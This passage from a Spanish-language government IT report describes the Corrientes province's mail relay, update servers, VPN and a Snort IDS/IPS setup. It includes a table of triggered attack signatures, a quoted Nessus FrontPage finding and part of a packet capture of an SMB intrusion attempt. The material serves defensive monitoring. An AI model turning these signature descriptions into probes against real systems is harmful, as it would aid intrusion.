El uso de correo como herramienta de comunicación gubernamental requiere que su dominio sea representativo. Esto significa que cualquier correo institucional deberá salir con el dominio @corrientes.gov.ar. Si bien existía un correo con dicho dominio el mismo estaba alojado y administrado por una empresa privada proveedora de servicios. Como es sabido, la información de un correo puede ser muy sensible y es una falla de seguridad que dicha información sea administrada por una empresa privada. Por otro lado, el servicio no era de buena calidad según lo expresado por funcionarios del Gobierno.


Lic. Gustavo Andrés Linares

El correo corporativo se implementó sobre la zona de seguridad Granja de Servidores ya que el almacenamiento de los correos debe tener una seguridad superior a la que la zona de la DMZ nos puede brindar, pero al ser un servicio que interactúa con la red pública de Internet requiere que sobre la DMZ se implemente un servicio adicional llamado relay, que es el encargado de despachar los correo de @corrientes.gov.ar hacia cuentas de Internet y recibir los correos desde Internet hacia cuentas del Gobierno.

El relay, además se configuró para poder realizar un filtrado de correos no deseados (SPAM) y chequeo de virus de los correos entrantes.

Para el servicio del correo se decidió utilizar un OpenSource llamado Postfix, y para el control dentro de su relay el amavis. La configuración del mismo se basa en los archivos main.cf, Amavis.conf, y clamd.conf. Los archivos de configuración ya fueron presentados en el Informe Parcial III.

Se muestra la configuración de una cuenta de correo con el cliente Outlook. Este servicio autentica por medio de la base de LDAP.




WSUS

La mayoría de los equipos (PC's) del parque informático del Gobierno de la Provincia de Corrientes cuentan con sistemas operativos de Microsoft. Esta empresa (Microsoft), periódicamente envía a sus usuarios paquetes de seguridad para solucionar vulnerabilidades detectadas o parches de actualización de sus sistemas o aplicaciones. Cada uno de estos paquetes o parches, requiere que el usuario de forma automática o manual los instale en sus máquinas; lo cual implica una tarea que el usuario no necesariamente esta capacitado a realizar. Las actualizaciones automáticas liberan de ésta responsabilidad a los usuarios y permite que el administrador, en forma centralizada, decida que paquetes son realmente necesarios. Por otro lado realizar esta tarea en cada uno de las máquinas de los usuarios implicaría bajar el mismo paquete una y otra vez con el consiguiente uso inapropiado del ancho de banda hacia Internet.

WSUS (Windows Server Update Services) provee actualizaciones de seguridad para los sistemas operativos y aplicaciones de Microsoft. Mediante Windows Server update services se puede administrar de forma centralizada la distribución de parches en forma automáticas a todas las pc's. Será tarea del administrador decidir qué paquetes se van a distribuir en forma automática, liberando de esta responsabilidad a cada uno de los usuarios.

Este servicio no realiza autenticación de usuario, por lo tanto no utiliza el servicio de LDAP.



Repositorio de Debian

Al ser Debian el sistema operativo de libre distribución definido por el Gobierno para el uso de los Servidores y algunas estaciones de trabajo, se implementa un servicio similar al wsus pero para dicha distribución. Esto permite que cualquier servidor baje los parches y paquetes de debian desde un servidor interno. A diferencia del wsus, este repositorio no solo contiene los parches de seguridad y actualizaciones sino que también se pueden bajar del mismo los paquetes con los diferentes servicios y aplicaciones que soporta un servidor debian.

Si un paquete no se encuentra alojado en el servidor, el sistema funciona como cache, es decir lo va a buscar a un servidor de origen y lo aloja

en su propio equipo para luego entregarlo al cliente solicitado y a cualquiera que en un futuro lo requiera.

Este servicio no utiliza autenticación de usuario.

OPENVPN

Al estar los servicios corporativos están restringidos a su uso dentro de la Lan del Gobierno de la Provincia de Corrientes, en ocasiones un administrador o funcionario podrá requerir de estos servicios encontrándose fuera del alcance de la red Lan, pero con acceso a la red pública de Internet.

Una VPN permite que un usuario utilizando la red Internet pueda acceder de forma segura a servicios de la red interna “simulando” estar dentro de dicha red. Esto se logra, dando un direccionamiento IP interno y cifrando la información que se transmite (Tunelización).

Cada usuario que se conecta por medio de una VPN lo hará utilizando un cliente que se conectará a través de un servidor que se denomina terminador de túnel o VPN. OpenVpn es el servicio utilizado para este tipo de comunicación.

El tratamiento que a este tipo de comunicación se le debe dar es diferente a cualquier otro tipo de acceso ya que como se mencionó toda la información va cifrada, es por ello que el mismo se realiza a través de una zona de seguridad creada para tal fin que se denominó zona VPN.

Este servicio utiliza la autenticación por medio de certificados digitales y luego la autenticación de LDAP para el acceso a cada servicio corporativo.

Relación Servicio / Zona / Base de Datos

Zona	Servicio	BD	Campo relacionado
Internet	Enlace de Internet	No	
DMZ	Jabber	LDAP	IFaceJabber
	Mail Relay , Antispam, Antivirus	LDAP	IFaceMail
	WSUS	SQL Server	

	Repositorio Debian	No	
Granja de Servidores	Base de Usuarios LDAP	-	
	Squid Proxy	LDAP	IFaceProxy
	File Server	LDAP	IFaceFile
	Postfix	LDAP	IFacePosfix
VPN	Terminador VPN	LDAP	IFaceVPN

AUDITORÍA Y ANÁLISIS DE LOG'S

Para dar una seguridad sobre la capa 7 del modelo OSI, es necesario contar con un sistema de IDS/IPS. Para ello se eligió como plataforma un sistema OpenSource montado sobre un servidor Debian. El SNORT es un sistema capaz de detectar por medio de firmas y reglas ataques sobre la capa 7. Estas firmas y reglas son anomalías sobre el o los protocolos que se están ejecutando.

De esta manera se logra complementar sobre el análisis de los log's de los firewall's, una verdadera auditoría, protección y análisis del tráfico y los ataques a la seguridad.

Para ejemplificar esto, una anomalía del protocolo es querer pasar sobre un protocolo determinado como puede ser http, un paquete que pueda ser ejecutado y así generar un ataque. Este paquete, no es código http o no esta codificado según la definición del protocolo.

En algunos casos, la codificación es buena y lo que falla es justamente el protocolo, cuando estas cosas suceden se lo define como "vulnerabilidad del protocolo", que es enviar una codificación aceptada por el protocolo pero que puede realizar acciones no deseables o esperables. Muchas de esas codificaciones o vulnerabilidades son luego corregidas por parches de seguridad que las empresas desarrolladoras del software corrigen, pero mientras tanto, se pueden utilizar por ejemplo para denegar un servicio o aumentar el acceso que la aplicación permite. Cuando una vulnerabilidad se

hace conocida, se genera una firma que la detecta (esta firma es para poder localizar el código arbitrario que permite explotar dicha bug).

Las firmas se actualizan constantemente según se van conociendo ataques sobre cada una de las aplicaciones y/o los protocolos.

El Snort es un sistema que permite configurarse para detectar y avisar de posibles ataques (IDS), detectar y frenar posibles ataques (IPS) o ambas cosas a la vez. En este caso, se configuró como IPS las firmas sobre los protocolos habilitados sobre las interfaces de la DMZ y la Granja de servidores, y como IDS las interfaces VPN y LAN. Sobre la Interface Internet no se le aplica el Snort.


EL Snort posee una interfaz web que permite realizar una auditoría exhaustiva sobre los incidentes y ataques de seguridad que se hayan registrado.

Un ejemplo de la reglas del Snort.

```
# Copyright 2007 Sourcefire, Inc. All Rights Reserved.
# These rules are licensed under the GNU General Public License.
# Please see the file LICENSE in this directory for more details.
# $Id: community-ftp.rules,v 1.6 2005/03/08 14:41:42 bmc Exp $

# Copyright 2008 Sourcefire, Inc. All Rights Reserved.
# These rules are licensed under the GNU General Public License.
# Please see the file LICENSE in this directory for more details.
# $Id: community-web-dos.rules,v 1.8 2005/03/08 14:41:42 bmc Exp $
```

En un Dashboard vemos el estado general de las Alertas provocadas por distintos paquetes que circulan por la red debido a la coincidencia con las firmas del sistema de prevención.



Podemos observar en la imagen que en este caso se generaron 76 alertas únicas, una gran parte provocada por Tráfico de Exploración de Puertos (Escaneos), y un porcentaje similar por tráfico TCP.

Para obtener mayor detalle se procede a analizar este tráfico TCP:



Prioridad	< Firma >	< Clasificación >	< Total # >	Sensor #	< Dirección Origen >	< Dirección Dest >
2	[nessus] [local] [snort] WEB-FRONTPAGE _vti_inf.html access	web-application-activity	1264(4%)	1	742	2
2	[bugtraq] [bugtraq] [bugtraq] [cve] [icat] [cve] [icat] [cve] [icat] [nessus] [nessus] [local] [snort] WEB-FRONTPAGE shtml.exe access	web-application-activity	1266(4%)	1	742	2
2	[bugtraq] [cve] [icat] [nessus] [local] [snort] WEB-FRONTPAGE _vti_rpc access	web-application-activity	1266(4%)	1	742	2
2	[nessus] [local] [snort] WEB-FRONTPAGE /_vti_bin/ access	web-application-activity	1654(5%)	1	916	2
1	[bugtraq] [cve] [icat] [nessus] [url] [local] [snort] SQL version overflow attempt	attempted-admin	1479(5%)	1	231	6
2	[bugtraq] [bugtraq] [cve] [icat] [nessus] [url] [local] [snort] SQL Worm propagation attempt	misc-attack	1479(5%)	1	231	6
1	[cve] [icat] [url] [local] [snort] SMTP MS Windows Mail UNC navigation remote command execution	attempted-user	91(0%)	1	25	1
2	[local] [snort] WEB-MISC backup access	attempted-recon	1242(4%)	1	692	2
1	[cve] [icat] [local] [snort] WEB-CLIENT HTML http scheme hostname overflow attempt	attempted-user	185(1%)	1	11	1
3	[snort] smtp: Attempted data header buffer overflow	desclasificado	20(0%)	1	15	1
3	[snort] smtp: Attempted header name buffer overflow	desclasificado	755(2%)	1	136	22

En la imagen se puede ver el detalle de estas alertas de tráfico TCP, aquellas marcadas en rojo representan las de mayor riesgo, es rosa claro las de riesgo medio y en verde las de bajo riesgo.

Las columnas “Detección Origen” y “Detección Destino” representan la cantidad de orígenes o destinos respectivamente que han generado estas alertas.

Por ejemplo, la primera línea es una alerta de riesgo medio, ésta se generó debido a intentos de accesos a un archivo con nombre vti_inf.html desde 742 orígenes distintos y hacia dos hosts del Gobierno de la Provincia de Corrientes.

Representa una alerta de riesgo medio ya que este ataque está dirigido a sitios que utilicen las extensiones de FrontPage para generar sitios web. La información de este ataque según la empresa Tenable Security (aka Nessus):

Microsoft Frontpage Unpassworded Installation

This script is Copyright (C) 2003-2009 Tenable Network Security, Inc.
FamilyWeb Servers **Nessus Plugin ID**11455
(frontpage_passwordless.nasl) **Bugtraq ID**
CVE ID


Description:
The remote FrontPage server seems to not be password protected.

As a result, an attacker may 'deface' the remote web server simply
by using Microsoft Frontpage


Solution : Set a password
Risk factor : High

De esta forma se revisa cada una de las alertas generadas, determinando de esta forma si se trata de un simple escaneo al azar en búsqueda de vulnerabilidades conocidas o de un ataque dirigido, determinado a vulnerar los sistemas del Gobierno.

Por otra parte resulta muy útil generar estadísticas mensuales para determinar cuáles fueron, por ejemplo, los orígenes más frecuentes de ataques.




En el gráfico se puede observar que particularmente una dirección ip generó casi el 70% de los ataques detectados, por lo que es una buena medida bloquear directamente esta dirección en el firewall para prevenir posibles incidentes.



Evaluación del Impacto de un Ataque Concretado

Se muestra a continuación el análisis realizado sobre un ataque alertado por el IPS (Snort).


En este caso se procedió a realizar inmediatamente una captura del tráfico utilizando la herramienta **wireshark**, el tráfico inicial capturado es el que se muestra en la imagen a continuación.



No.	Time	Source	Destination	Protocol	Info
18	177.818588	172.19.0.1	172.19.0.135	TCP	48876 > 445 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=54734685 T
19	177.822232	172.19.0.1	172.19.0.135	SMB	Negotiate Protocol Request
20	177.867639	172.19.0.135	172.19.0.1	SMB	Negotiate Protocol Response
21	177.867668	172.19.0.1	172.19.0.135	TCP	48876 > 445 [ACK] Seq=89 Ack=90 Win=5888 Len=0 TSV=54734690 TS
22	177.879922	172.19.0.1	172.19.0.135	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
23	177.897516	172.19.0.135	172.19.0.1	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_
24	177.907445	172.19.0.1	172.19.0.135	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: WORKGROUP\
25	177.925445	172.19.0.135	172.19.0.1	SMB	Session Setup AndX Response
